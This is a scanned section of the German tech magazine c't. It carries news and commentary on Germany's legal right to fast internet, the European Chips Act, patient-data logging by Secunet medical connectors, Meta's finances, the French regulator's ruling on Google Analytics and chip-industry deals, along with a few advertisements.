
Satelliten können diese Lücke nicht füllen. Nach einer im Dezember 2021 veröffentlichten Studie des Fraunhofer-Instituts für Integrierte Schaltungen (siehe ct.de/y2cn) reicht die aktuell verfügbare Kapazität von Satelliten nicht aus, um diesen Haushalten sowie Unternehmen und staatlichen Institutionen, die in unversorgten Regionen Standorte haben, rasch einen SIZ zur Verfügung zu stellen – selbst wenn man die Frage der Kosten für diese Zugangstechnik ausblendet. Deshalb ist der weitere Ausbau von leistungsfähigen Netzen, die unterirdisch verlegte Kabel oder terrestrische Funkfrequenzen verwenden, unumgänglich, wenn alle an ihren Wohn- oder Geschäftsorten einen SIZ nutzen können sollen.

Staatlicher Eingriff

Der Ausbau der meisten unversorgten Regionen ist für private Internetanbieter un-

wirtschaftlich. Wenn man einen SIZ als Teil der Daseinsvorsorge einstuft, lassen sich staatliche Eingriffe zur Schließung von Versorgungslücken rechtfertigen. Eine entsprechende Vorschrift findet sich in der aktuellen Novelle des Telekommunikationsgesetzes (TKG), die am 1.12.2021 in Kraft getreten ist. In § 156 Abs. 1 wird nun erstmals mit dem Recht auf schnelles Internet ein individueller Anspruch von Endnutzern auf Versorgung mit einem schnellen Internetzugang an ihrem Hauptwohnsitz oder ihren Geschäftsstandorten geschaffen. Wenn die Bundesnetzagentur (BNetzA) feststellt, dass Endnutzer in ihrem Rechtsanspruch verletzt sind, dann hat die Behörde als Ultima Ratio einem oder mehreren Unternehmen aufzuerlegen, einen schnellen Zugang für die betroffenen Endnutzer anzubieten. Im Branchenjargon bezeichnet man dieses Angebot als Universaldienst.

Eine derartige Verpflichtung war prinzipiell bereits seit 1996 möglich. Es fehlte aber bisher an konkreten Festlegungen für Mindestempfangs- und -sende-



Um sich ein eigenes Bild von der Lage zu verschaffen, stellt die Bundesnetzagentur eine Speedtest-App für Verbraucher zur Verfügung.

datenraten sowie die maximale Latenz. Ein Unternehmen, das ein Universaldienstangebot machen muss, kann nachweisen, dass es hierdurch unzumutbare Kosten zu tragen hat. In diesem Fall kann die BNetzA ihm gemäß § 162 TKG einen Verlustausgleich gewähren. Finanziert wird der Ausgleich nach einer Regelung in § 163 TKG über Zahlungen aller nicht mit der Pflicht beschwerten Anbieter von StZ und von interpersonellen Kommunikationsdiensten, also auch den Betreibern von Messengern mit integrierter Telefoniefunktion, sogenannten Over-the-Top-Anbietern (OTT).

Die BNetzA hat in einem am 22.12.2021 veröffentlichten Papier (siehe [ct.de/y2cn](https://www.ct.de/y2cn)) deutlich gemacht, dass sie für schnelle Internetzugangsdienste ab dem 1. Juni eine Download-Geschwindigkeit von mindestens 10 Mbit/s, eine Upload-Datenrate von mindestens 1,3 Mbit/s und eine Latenz von höchstens 150 Millisekunden vorgeben will (siehe Grafik). Ob das für das Streaming hoch aufgelöster Videos oder für Videokonferenzen im Home Office ausreicht, ist umstritten. So forderte die CDU/CSU-Bundestagsfraktion bereits vor mehr als zehn Jahren, dass ein Universaldienst ab dem Jahr 2016 eine Empfangsdatenrate von mindestens 50 Mbit/s aufweisen müsse. Der Verbraucherzentrale Bundesverband plädierte 2019 für einen Grenzwert von 30 Mbit/s. Zwei Jahre später nannten die Verbraucherschützer bereits 50 Mbit/s als angemessenen Minimalwert.


Ein Jahr bis zur Verpflichtung

Die Debatte über Datenraten und Latenz geht jedoch am eigentlichen Problem vorbei, das mit dem Recht auf einen schnellen Internetzugang verbunden ist. Zentraler Punkt ist der Prozess, der nach dem neuem TKG zu absolvieren ist, damit die BNetzA eine Versorgungslücke offiziell feststellen und mit der Verpflichtung mindestens eines Unternehmens schließen kann. Um alle Schritte dieses bürokratischen Verfahrens zu durchlaufen, die bis ins Detail im aktuellen TKG vorgegeben sind, muss man mindestens ein Jahr veranschlagen. Wer also seinen Anspruch über eine Beschwerde bei der BNetzA und eine von der Behörde ausgesprochene Universaldienstverpflichtung durchsetzen will, muss sich in Geduld üben.

Seit Langem legen die am Markt verfügbaren Geschwindigkeiten von Internetanschlüssen zu. Das birgt die Gefahr,

Geringe Anforderungen

Die Mindestanforderungen der Bundesnetzagentur an die Qualität schneller Internetzugänge liegen deutlich unter dem, was bestehende Verbindungen bereits heute erreichen.



dass Kunden selbst dann noch technisch abgehängt sind, wenn sie ihren Anspruch auf einen Universaldienst durchgesetzt und ihren Zugang bekommen haben. Wo Gigabit-Netze in der Fläche und für eine Mehrzahl der Nutzer ausgebaut und damit zum Quasistandard werden, werden sich mit 10 Mbit/s Download-Rate viele aktuelle Dienste nicht vernünftig nutzen lassen.

Alles in allem taugen die neuen Vorschriften des TKG zum Recht auf schnellen Internetzugang als Universaldienst in der Praxis nicht, um die Versorgung mit leistungsstarken Anschlüssen zu verbessern. Sie sind vielmehr ein Beispiel für eine überflüssige Alibi-Regulierung. An ihr halten Politiker in Brüssel auf europäischer Ebene und in Berlin auf deutscher Ebene fest, weil sie auf diese Weise vermeintlich belegen können, sich erfolgreich für Endnutzerinteressen eingesetzt zu haben.

Wirksame Hebel

Versorgungslücken bei schnellen Breitbandanschlüssen in Deutschland werden nicht durch Fortbestand veralteter Regulierungskonzepte geschlossen, die knappe Ressourcen der BNetzA und der Internetanbieter vergeuden. Stattdessen sollte die neue Bundesregierung unter Kanzler Scholz ihr Engagement auf drei Feldern verstärken.

Erstens muss sie dafür sorgen, dass sehr schnell wesentlich mehr Dienstleistungen von Bund, Ländern und Kommunen Bürgern und Unternehmen sicher online zur Verfügung stehen. Das schafft einen Nachfragesog bei schnellen Inter-

netzugangsdiensten und in der Folge Anreize für privatwirtschaftliche Netzausbauinvestitionen in bislang unterversorgten ländlichen Regionen.

Zweitens sollte sie die finanzielle Ausbauförderung des Bundes zur Schließung von Breitbandanschlusslücken keinesfalls erhöhen. Es mangelt in Deutschland nicht an Finanzmitteln privater Investoren für den Bau von Gigabitnetzen, die hierfür bereits mehr als 40 Milliarden Euro in Aussicht gestellt haben. Zusätzliche Subventionen würden nicht den Ausbau beschleunigen, sondern die aufgrund von Kapazitätsengpässen heute schon hohen Tiefbaupreise weiter ansteigen lassen. Das Bundesministerium für Digitales sollte vielmehr das Förderungsverfahren so verändern, dass die Subventionen zügiger als bisher abgerufen werden können, ohne dass die Beschleunigung zur Verschwendung von Steuergeldern führt. Das schafft mehr Angebotsdruck für den Ausbau in dünn besiedelten Gebieten.

Drittens müsste sie die Bundesländer dabei unterstützen, die Tiefbaubehörden besser auszustatten und die Vorschriften für öffentliche Telekommunikationsnetze zu entrümpeln, etwa zur Verlegetiefe von Leitungen. Besonderer Nachholbedarf besteht bei der internen und externen elektronischen Vernetzung der Tiefbauämter. Das schafft günstigere Rahmenbedingungen für eine Beschleunigung der Genehmigungsprozesse für Netzausbauvorhaben. (uma@ct.de) **ct**

Zusätzliche Informationen der BNetzA:
[ct.de/y2cn](https://www.ct.de/y2cn)

Geldschleuse voll geöffnet

Der „European Chips Act“ soll die heimische Halbleiterbranche ankurbeln

Die EU-Kommission will den europäischen Anteil am Halbleitermarkt bis 2030 verdoppeln. Dazu liegt ein Gesetzentwurf vor, der vor allem höhere Subventionsquoten als bisher erlaubt.

Von Christof Windeck

Aufgerüttelt vom Chipmangel, der die europäische Industrie seit 2020 plagt, will die EU-Kommission die europäische Halbleiterbranche stärken. Eine der geplanten Maßnahmen hat besondere Strahlkraft: der European Chips Act. Er soll dazu beitragen, bis 2030 mindestens 20 Prozent der weltweiten Halbleiterproduktion nach Europa zu verlagern. Vorbild ist der US-amerikanische „CHIPS Act“, den Präsident Joe Biden mit 52 Milliarden US-Dollar ausgestattet hat. Der auf Deutsch „Chip-Gesetz für Europa“ genannte Entwurf von EU-Binnenmarktkommissar Thierry Breton sieht mit 48 Milliarden Euro eine ähnliche Summe vor.

Wichtiger als die Geldmenge sind Änderungen am europäischen Subventionsrecht, die ausnahmsweise für Chipprojekte gelten. Damit soll es möglich werden, die gesamten Kosten besonders wichtiger

Projekte mit Fördermitteln zu zahlen. Das ruft normalerweise Wettbewerbschüter auf den Plan.

Unter anderem erwartet die EU, Halbleiternauftragsfertiger wie den taiwanischen Marktführer TSMC oder Intels neue Spar-te Intel Foundry Service (ISF) anzulocken. Der EU Chips Act soll die Ansiedelung von Chipfertigungswerken (Fabs) für feinste Strukturen von 2 Nanometern und darunter bringen. Solche will beispielsweise TSMC ab etwa 2024 produzieren.

Bisher mangelt es in der EU allerdings an Firmen, die einerseits teure High-End-Chips mit der fortschrittlichsten Fertigungstechnik entwickeln sowie andererseits damit bestückte Geräte produzieren. Folglich gibt es für die modernsten und teuersten Chips in der EU gar nicht genügend Abnehmer, diese sitzen vielmehr in Asien und den USA.

Wenn es nicht gelingt, in den nächsten Jahren mehr Entwickler und „Verbraucher“ der modernsten Chips in der EU anzusiedeln, müssten die in der EU subventionierten Fertigungsfirmen einen großen Teil ihrer Produktion exportieren. Doch der Halbleitermarkt ist extrem preissensibel, die meisten Chips sind billig.

Kritische Stimmen

Branchenverbände wie Bitkom und ZVEI sowie Thinktanks wie die Stiftung Neue Verantwortung bezweifeln, dass Gerätehersteller Chips in der EU kaufen, wenn

sie anderswo billiger sind. Die Branchenexperten warnen vor einer Fehlsteuerung von Investitionen. Sie raten dazu, einerseits die Vernetzung mit internationalen Partnern gezielt zu stärken, insbesondere die komplizierte und daher verletzliche Lieferkette für Vorprodukte. Andererseits solle man auch die Entwicklung der modernsten und aufwendigsten Chips in der EU fördern. Die European Processor Initiative (EPI), die Prozessoren unter anderem für Supercomputer und autonome Autos entwickelt, ist ein solches Projekt.

Andere Kritiker befürchten ein Subventionswettrennen. China, Südkorea und Taiwan pumpen seit Jahren viel Geld in ihre Chiphersteller und auch die USA sowie Japan wollen wieder stärker werden. Der EU spielt in die Karten, dass China bei der Stärkung der heimischen Chipbranche langsamer vorankommt als erhofft. Zudem sitzen viele wichtige Zulieferer für Chipfabs in der EU, darunter der niederländische Hersteller von Lithographiesystemen ASML und deutsche Firmen wie Jenoptik, Zeiss (Optik), Trumpf (Laser) und Siltronic (Wafer).

Digitale Souveränität

Ein wichtiges Argument der EU für mehr lokale Chipfertigung ist neben der Sicherung der Versorgung die digitale Souveränität: weniger Abhängigkeit von ausländischen Zulieferern bei essenziellen Chips für kritische Infrastruktur, Rüstung und wichtige Industriesparten.

Der bisher größte Anteil der in Europa eingekauften Chips steckt in Autos, laut ZVEI rund 37 Prozent. Autos brauchen vor allem Sensoren, Leistungselektronik und Mikrocontroller – und das sind nicht zufällig genau jene Produkte, die die größten europäischen Chiphersteller Infineon und STMicroelectronics sowie etwa Bosch, NXP und X-Fab hier fertigen. Künftige Autos werden aber immer stärkere Prozessoren und Rechenbeschleuniger enthalten, etwa um Kamerabilder für autonome Fahrfunktionen auszuwerten.

Chipfertigung in der EU, nämlich in Itzehoe: Dort kooperieren Vishay Siliconix und X-Fab mit dem Fraunhofer Institut für Siliziumtechnologie. Nun entsteht für 260 Millionen Euro ein neues Werk für MOSFET-Leistungstransistoren, etwa für (E-)Autos.



Bild: Fraunhofer IZIT

Weil aus der EU bisher nur etwa 9 Prozent der weltweit hergestellten Chips kommen und der Weltmarkt stark wächst, ist das Ziel der EU für 2030 hoch gesteckt: Um dann 20 Prozent der Produktion liefern zu können, muss die europäische Fertigung in den kommenden acht Jahren auf das Vierfache ihrer heutigen Größe wachsen, schätzen Experten. Dazu sind nicht nur gewaltige Investitionen nötig, sondern auch genügend Industrie-flächen, ausreichende Versorgung mit Vorprodukten und Energie, flotte Genehmigungsverfahren und Abertausende Fachkräfte.

Langfristige Förderung

EU-Staaten fördern die lokale Halbleiterbranche schon seit Jahrzehnten; ein erfolgreiches Beispiel ist „Silicon Saxony“, für das in den 1990er-Jahren große Summen flossen. Heute stehen rund um Dresden große Chipwerke von Globalfoundries, Infineon und Bosch und es haben sich zahlreiche Zulieferer angesiedelt.

Alleine in Deutschland flossen von 2010 bis 2020 insgesamt knapp 1,5 Milliarden Euro Fördermittel für die Mikroelektronik. Der Bau der 2021 eröffneten 300-Millimeter-Fab von Bosch in Dresden wurde mit rund 140 Millionen Euro im Rahmen des „Important Projects of Common European Interest Microelectronics“ (IPCEI ME) gefördert. 2020 vereinbarten 17 EU-Staaten ein zweites Mikroelektronik-IPCEI, für das 2021 Projektanträge gestellt werden konnten. Über die Vergabe wurde bisher noch nicht entschieden – es ist die Rede von insgesamt über 140 Milliarden Euro, die vergeben werden könnten. Der EU Chips Act schlüsselt nicht genau auf, ob es bei den erwähnten 48 Milliarden Euro nun um zusätzliches Geld geht oder ob es Überschneidungen gibt. Der Chips Act ist auch noch nicht verabschiedet, er braucht noch den Segen des EU-Parlaments sowie der Regierungen der EU-Länder.

Die europäischen Chiphersteller loben den EU Chips Act, drängen aber vor allem




Bild: Infineon

Infineon fertigt in Chipwerken in Dresden und Villach Leistungshalbleiter auf Dünnwafern mit 300 Millimetern Durchmesser. Die Siliziumscheiben biegen sich tatsächlich unter ihrem eigenen Gewicht.

auf höheres Tempo bei der Genehmigung von Vorhaben. Dabei geht es nicht nur um Fördermittel, sondern auch um eine schnellere bürokratische Abwicklung etwa von Bauanträgen. (ciw@ct.de) **ct**

PocketBook



Mit
7,8" Farb-
Display

E-Reading - jetzt groß und in Farbe

- Blendfreier 7,8 Zoll E Ink Kaleido™ Plus Color-Touchscreen
- Beleuchteter Bildschirm für komfortables Lesen zu jeder Tageszeit
- Bluetooth zur kabellosen Nutzung der Audiofunktionen



JETZT EXKLUSIV! Beim Kauf eines **InkPad Color** Kombi-Angebotes in unserem Onlineshop erhalten Sie vom **26.02. bis 11.03.2022** einen Rabatt von **15 %**. Bitte nutzen Sie dafür den Gutscheincode **CT06-2022**. Dieses Angebot gilt, solange der Vorrat reicht.

DSGVO-Zwickmühle

c't deckt auf: Datenschutzverstöße bei TI-Konnektoren in der Medizin

Konnektoren des Herstellers Secunet zeichnen in Logs personenbezogene Daten auf und missachten damit die Spezifikationen der Gematik. Der Bundesdatenschutzbeauftragte sieht erstaunlicherweise Ärzte statt Hersteller in der Verantwortung für die DSGVO-Verstöße.

Von Thomas Maus

Kassenpatienten stecken beim Arztbesuch ihre elektronische Gesundheitskarte (eGK) in ein Kartenterminal. Das Terminal ist über einen Konnektor mit der Telematischen Infrastruktur (TI) verbunden und tauscht darüber unter anderem mit den gesetzlichen Krankenkassen Stammdaten der Versicherten (VSDM) aus.

Patientendaten gehen nur den Arzt und die Versicherung etwas an. Deshalb haben diese Daten in Logs des Konnektors nichts zu suchen. Die Spezifikationen der für die TI verantwortlichen Gematik (gemSpec_Kon_V4.11.1.doc und gemSpec_Kon_V5.8.0.docx) verlangen daher gleichlautend: „Personenbezogene Daten DÜRFEN NICHT in Protokolleinträgen gespeichert werden.“

Deshalb staunten wir nicht schlecht, als wir bei unseren Untersuchungen zu Ausfällen der TI (siehe c't 4/2022, S. 44) in den Log-Dateien von Konnektoren auf personenbezogene Daten stießen. Wir fanden sie im Zeitraum von Oktober 2018 bis Dezember 2020 in den Protokollen des Konnektors von T-Systems. Dieser wurde 2020 bundesweit gegen den Einboxkonnektor von Secunet ausgetauscht. Bei Secunet fanden wir personenbezogene Daten von Mai 2020 bis zum Ende unseres Testzeitraums im Juli 2021.

Die System- und Sicherheits-Logs speicherten bei jedem VSDM-Fehler die

Seriennummer des Krypto-Zertifikats der eGK. In den VSDM-Logs der Konnektoren kam noch die ICCSN (Integrated Circuit Card Serial Number) der eGK hinzu. Über diese Nummern lassen sich Versicherte zumindest indirekt zuordnen. Sie zählen deshalb laut der genannten Spezifikationen zu den personenbezogenen Daten: „Die ICCSN darf nicht mit (dem) Sicherheitsprotokoll gespeichert werden“, heißt es dort unter Punkt TIP1-A_4710. Die Protokolle identifizieren zudem die Praxis eindeutig. Zugriff auf die Logs sollen laut Gematik nur „Leistungserbringer-Institutionen und von ihnen beauftragte Dienstleister“ haben, nicht jedoch die Trust Service Provider (TSP), die die Krypto-Zertifikate der eGKs ausstellen.

Wenn man die Log-Daten illegalerweise mit denen der Kartenhersteller oder TSP zusammenführt, ließe sich nämlich feststellen, welcher Patient wann welchen Arzt aufgesucht hat. Man bekäme heraus, wann Herr Meier beim Psychiater war und in welchem Zeitraum Frau Müller in einer Suchtklinik behandelt wurde.

Wir meldeten dies Mitte Januar dem Bundesbeauftragten für Datenschutz und Informationsfreiheit (BfDI). Dieser stellte am 14. Februar „eine Datenschutzverletzung nach Art. 33 Abs. 1 DSGVO“ fest. Laut Christof Stein, Sprecher des BfDI, habe die Gematik den Hersteller Secunet informiert. Demnach protokollierte der

Secunet-Konnektor selbst mit der aktuellen Firmware 4.10.1 noch immer personenbezogene Daten und verstoße damit gegen die DSGVO. Secunet wolle dies in einem kommenden Update des Konnektors beheben. Anfragen von c't wollte Secunet nicht beantworten.

Schwarzer Peter

Auf die Frage, wer für den DSGVO-Verstoß verantwortlich sei, antwortete der BfDI: „Datenschutzrechtlich verantwortlich für die Konnektoren sind diejenigen, die diese für die Zwecke der Authentifizierung und elektronischen Signatur sowie zur Verschlüsselung, Entschlüsselung und sicheren Verarbeitung von Daten in der zentralen Infrastruktur nutzen, soweit sie über die Mittel der Datenverarbeitung mitentscheiden.“ Auf Nachfrage erklärte der BfDI, dies seien „Ärzte und Leistungserbringer“ – und nicht etwa die für den Betrieb der TI verantwortliche Gematik, die die fehlerhaften Konnektoren zugelassen hat. Warum sie die Spezifikationsverletzung bei den Zulassungstests nicht entdeckt hatte, erklärte die Gematik nicht. Dies ist umso unverständlicher, weil der gleiche Fehler bereits 2018 bei den KoCo-Box-Konnektoren auftrat und behoben werden musste.

Ärzte und Leistungserbringer wurden jedoch unter der Androhung von Honorarkürzungen gesetzlich verpflichtet, sich über einen von der Gematik zugelassenen Konnektor mit der TI zu verbinden. Sie haben keinerlei Möglichkeiten, die Protokollierung der personenbezogenen Daten abzustellen – außer sie schalten den Konnektor aus. Bei Redaktionsschluss tauschte sich der BfDI noch mit der Gematik aus, ob Ärzte etwa die gegen die DSGVO verstoßenden Secunet-Konnektoren abschalten müssen und wie betroffene Patienten informiert werden sollen. Ebenso ungeklärt blieben Fragen von c't zu eventuellen Bußgeldern und Schadenersatzforderungen. Der verzwickte Fall dürfte Juristen noch lange beschäftigen. (hag@ct.de) **ct**



Bild: Medatixx

In den Protokollen des Konnektors von Secunet fand c't personenbezogene Daten von Patienten.

Unruhige Zeiten bei Meta

Die Aktien des Facebook-Konzerns haben aufgrund verhaltenerer Finanzprognosen kräftig an Wert verloren – wenig später aufgekommene Gerüchte um ein Aus des Betriebs in Europa hat der Konzern aber demontiert.

Niedrigere Gewinnmarge, höhere Verluste als erwartet mit dem „Metaverse“ und ein weniger rosiger Ausblick – nachdem Meta Anfang Februar die Finanzdaten für das vierte Quartal 2022 bekanntgegeben hatte, brach der Aktienkurs innerhalb einer guten Woche um fast ein Drittel ein. Das Niveau bleibt jedoch hoch: Meta Platforms lieferte 2021 immerhin zehn Prozent mehr Anzeigen aus, die durchschnittlich fast 25 Prozent mehr Einnahmen brachten. Dadurch erhöhten sich der Jahresumsatz 2021 um 37 Prozent auf fast 118 Milliarden Dollar und der Jahresgewinn nach Steuern um 35 Prozent auf 39,4 Milliarden Dollar.

Allerdings gab es im vierten Quartal 2021 einen leichten Knick, weil die Marge durch gestiegene Betriebskosten und Steuern um acht Prozent unter dem Vorjahreszeitraum lag. Zudem prognostiziert der Konzern für 2022 ein abgeschwächtes Wachstum, unter anderem durch Datenschutzmaßnahmen wie Apples Einverständnisabfrage oder Vorgaben europäischer Behörden.

Meta hatte in seinem Jahresbericht an die US-Börsenaufsicht erneut gewarnt, dass man womöglich Dienste wie Facebook oder Instagram in Europa abschalten müsse, solange die rechtliche Grundlage für den Datenfluss auf Server in den USA nicht mit der EU geklärt sei. Meta will dies aber ausdrücklich nicht als Drohung verstanden wissen; vielmehr wünscht man sich laut eines Blogbeitrags Rechtssicherheit. Die Standardvertragsklauseln reichen der zuständigen irischen Datenschutzbehörde nicht. Eine Neuregelung zwischen USA und EU könnte aber noch in der ersten Jahreshälfte 2022 zustande kommen. (mon@ct.de)



Bild: Mark Lemmihan / AP / dpa

Mark Zuckerbergs Unternehmen konnte gute Zahlen verkünden, doch die Investoren reagierten skeptisch. Prompt ging der Aktienkurs in den Sturzflug.

Google Analytics ist rechtswidrig

Die französische Datenschutzbehörde CNIL hat entschieden, dass der Einsatz von Googles Statistikprogramm Analytics auf Webseiten mit europäischen Besuchern **nicht mit der Datenschutz-Grundverordnung (DSGVO) vereinbar** ist. Wer es nutze, verstoße gegen die Vorgaben des Gesetzes zur Datenübermittlung, so die einflussreiche Aufsichtsinstanz.

Hintergrund ist das „Schrems-II“-Urteil des Europäischen Gerichtshofs (EuGH) vom Sommer 2020, mit dem dieser den transatlantischen „Privacy Shield“ und damit eine der wichtigsten Grundlagen für den Transfer von Kundendaten in die USA für ungültig erklärt hatte. Max Schrems und der von dem Juristen gegründete Datenschutzverein Noyb reichten daraufhin 101 Musterbeschwerden in fast allen EU-Staaten ein. Die CNIL wies nun den Betreiber einer betroffenen französischen Webseite an, die darüber erfolgende Datenverarbeitung mit der DSGVO in Einklang zu bringen. Mitte Januar hatte die österreichische Datenschutzbehörde (DSB) einen ähnlichen Beschluss wie die CNIL gefasst. Auch die niederländische Datenschutzbehörde hat einen Beschluss gegen Google Analytics angekündigt. (jo@ct.de)



Wis·sen = gesicherte Informationen


Daten und Dokumente sicher managen.
Von der Erfassung bis zur Archivierung.



KYOCERA Document Solutions Deutschland GmbH
www.kyoceradocumentsolutions.de

KYOCERA Document Solutions Inc.
www.kyoceradocumentsolutions.com

Bit-Rauschen



ARM plant den Börsengang, Intel kauft einen Chipfertiger

Die Übernahme der britischen Prozessorschmiede ARM durch Nvidia ist gescheitert, weshalb ARM nun neue Pläne schmiedet. Intel schluckt den Auftragsfertiger Tower Semi und AMD den FPGA-Spezialisten Xilinx.

Von Christof Windeck

Ein Deal ist vollendet, ein zweiter geplätzt und ein dritter geplant: Während AMD sich wie geplant den FPGA-Hersteller Xilinx einverleibt, bläst Nvidia die ARM-Übernahme ab. Und Intel will den israelischen Chip-Auftragsfertiger Tower Semi für 5,4 Milliarden US-Dollar schlucken, als Stärkung der Intel Foundry Services (IFS).

Mit Xilinx hat AMD nun ein FPGA-Standbein, so wie Intel seit der Altera-Übernahme die Programmable Solutions Group (PSG). Xilinx bringt zudem Netzwerktechnik ein, womit sich AMD gegen Nvidia stärkt: Nvidia krallte sich 2020 mit Mellanox einen Netzwerkspezialisten. Sowohl AMD als auch Intel und Nvidia verkaufen nun Server-Netzwerkadapter mit Zusatzfunktionen wie Ver- und Entschlüsselung sowie Storage-Verwaltung, sogenannte SmartNICs oder Data Processing Units (DPUs). Die Idee ist uralt, boomt aber erst, seit Cloud-Branchenprimus Amazon das hauseigene „Nitro“-System einsetzt, etwa für Confidential Computing.

Umgekehrt wollte Nvidia mit der ARM-Übernahme stärker bei den Serverprozessoren einsteigen, scheiterte aber im Wesentlichen an Vorbehalten von Kartellbehörden und wichtigen ARM-Kunden wie Qualcomm. Nun muss Nvidia 1,25 Milliarden US-Dollar an den bisherigen ARM-Eigner SoftBank zahlen. Vielleicht kann Nvidia dazu ja rasch ein paar Ethereum-Coins auf seinen A100-Supercomputern schürfen.

ARM (die Firma nennt sich seit 2017 eigentlich „Arm“) plant jetzt den Börsengang für 2023. Der bisherige Chef Simon Segars übergibt dazu den Staffelfstab an den Ex-Nvidia-Mann Rene Haas. Er soll ARM zukunftsfähig ausrichten – was nicht so einfach ist, wie es angesichts von 20 Milliarden jährlich verkauften ARM-Chips aussieht. Ein langes Dokument, das ARM und Nvidia Ende 2021 an britische Kartellwächter schickten, zeichnet ein düsteres Bild. Darin heißt es, der Markt der Smartphone-Chips – die 2020 mehr als die Hälfte des ARM-Umsatzes brachten – sei gesättigt. Der Versuch, in die bisherigen x86-Domänen der Notebooks und Server einzudringen, sei teuer, langwierig und bisher wenig erfolgreich. Starke Apple-Chips wie A15 und M1 würden den Markt für konkurrierende ARM-Designs eher blockieren als öffnen. Und bei den billigen Mikrocontrollern sei RISC-V eine erhebliche Bedrohung. ARM sieht sich also von mehreren Seiten unter Druck.

ARM-CHERI Morello

Ganz so machtlos, wie sich ARM darstellt, ist das Unternehmen aber nicht – sonst hätte Nvidia wohl kaum 40 Milliarden Dollar zahlen wollen. Die weltweit rund



Der ARM-Testprozessor Morello hat „CHERI“-Zusatzbefehle, mit denen sich C/C++-Programme stärker voneinander abschotten lassen, um Angriffe abzuwehren.

6000 ARM-Beschäftigten (davon fast 3500 in Großbritannien) entwickeln und forschen eifrig, etwa am Versuchsprozessor Morello. Der hat eingebaute Zusatzbefehle zum Schutz gegen Malware-Angriffe: Diese Capability Hardware Enhanced RISC Instructions (CHERI) ermöglichen es Programmierern von C/C++-Code, ihre Software von anderen laufenden Apps abzuschotten. 65 zusätzliche Bits (also 129 statt 64 Bit), davon 1 Steuerbit, dienen zur genauen Beschreibung der Zugriffsrechte auf Daten, Code und Objekte. Doch wie beim Hase-und-Igel-Rennen war RISC-V schneller. Dafür wird CHERI schon seit mehr als zehn Jahren entwickelt, ARM kam erst später hinzu. Interessanterweise arbeitet Microsoft im ARM-CHERI-Projekt mit – angeblich entwickelt Microsoft einen eigenen ARM-Serverchip für die hauseigene Azure-Cloud.

Intel schickt Ice-Lake-Versionen des Xeon D ins Rennen, vor allem für Edge-Server und 5G-Netze. Spekuliert wird zudem über Atom- und Celeron-Stromsparprozessoren ausschließlich mit Gracemont-Kernen, genannt Alder Lake-N. Diesen CPU-Typen fehlt unter anderem die Befehlssatzerweiterung AVX-512. Letztere nutzte zwischenzeitlich etwa die Tabellenkalkulation LibreOffice Calc, bis deren Entwickler die Optimierungen rauswarfen, auch gleich jene für AVX: Die Vorteile seien gering, der Aufwand für die Code-Pflege aber hoch.

Foundry-Rangeleien

Der European Chips Act der EU-Kommission soll die Chipproduktion in Europa in acht Jahren vervierfachen, siehe Seite 34. Viele Firmen dürften sich unter die warme Geldddusche stellen. Mit dem Zukauf von Tower Semi stärkt Intel seine Fertigungskapazität für Chips mit analogen und Hochfrequenz-Funktionsblöcken sowie bei Leistungshalbleitern. Rund 12 Prozent der Tower-Chips sind für Autos gedacht. Damit konkurriert die Intel-Fertigungssparte IFS nun stärker mit Globalfoundries alias GF. Der letzte Geschäftsbericht verriet, dass GF deutlich weniger Umsatz macht als die taiwanische UMC; damit steht GF nach der mit riesigem Abstand führenden Foundry TSMC sowie Samsung und UMC auf Platz vier. Tower liegt auf Rang sechs hinter dem größten chinesischen Chip-Auftragsfertiger SMIC.

(ciw@ct.de)

Audio-Podcast Bit-Rauschen: ct.de/yvct

Erste Netzteile mit PCI-Express-5.0-Stromstecker

